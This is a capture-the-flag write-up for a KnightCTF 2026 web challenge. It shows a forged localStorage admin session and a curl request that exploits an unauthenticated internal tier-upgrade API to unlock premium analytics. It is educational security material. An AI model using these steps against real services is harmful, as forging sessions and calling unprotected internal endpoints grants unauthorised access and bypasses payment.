KnightCTF 2026 - Web 100 - KnightCloud
 2 min read
A classic privilege escalation via an unauthenticated internal API endpoint. The access control is entirely client-side, and the upgrade endpoint is fully exposed.
Task

Your startup just signed up for KnightCloud's enterprise SaaS platform, but the premium features are locked behind a paywall. As a security researcher, you've been tasked to test their platform's security. Can you find a way to access the premium analytics dashboard without paying?
Flag Format:
KCTF{fl4g_HeR3}
Enumeration
The index page loads several JS assets. The main application bundle (index-DH6mLR_s.js) is minified, so we use beautifier.io to make it readable. At around 900KB of JavaScript, here are the interesting parts.
Session handling is done entirely in localStorage:
localStorage.setItem("session_data",
  btoa(JSON.stringify({
    sub: "any",
    email: "[email protected]",
    subscription: "enterprise",
    role: "admin",
    iat: 0,
    exp: 9999999999
  }))
)
Several internal admin endpoints are referenced directly in the source:
/api/internal/v1/migrate/user-tier
/api/internal/v1/migrate/user-data
/api/internal/v2/migrate/billing
Subscription tier checking is also entirely front-end:
const c = r.subscriptionTier === "premium"
The flag appears in the analytics section, gated behind a premium check. The updateUserTier function that would grant us access calls an unauthenticated endpoint:
updateUserTier: async (e, r) => {
  return (await c.post(`${S}${N.migrationEndpoints.userTier}`, {
    u: e,
    t: r
  })).data
},
With migration endpoints defined as:
migrationEndpoints: {
  userTier: "/internal/v1/migrate/user-tier",
}
Exploitation
Get your user UID from localStorage in the browser console, then call the endpoint directly to upgrade your tier to enterprise:

curl -X POST http://23.239.26.112:8091/api/internal/v1/migrate/user-tier \
  -H "Content-Type: application/json" \
  -d '{"u":"fa4eab86-a141-48ca-8133-6a97b76693ea","t":"enterprise"}'

{"success":true,"uid":"fa4eab86-a141-48ca-8133-6a97b76693ea","tier":"enterprise"}
Go back to the dashboard and click Load Analytics under Advanced Analytics — the flag is displayed:

Flag
Flag: KCTF{Pr1v1l3g3_3sc4l4t10n_1s_fun}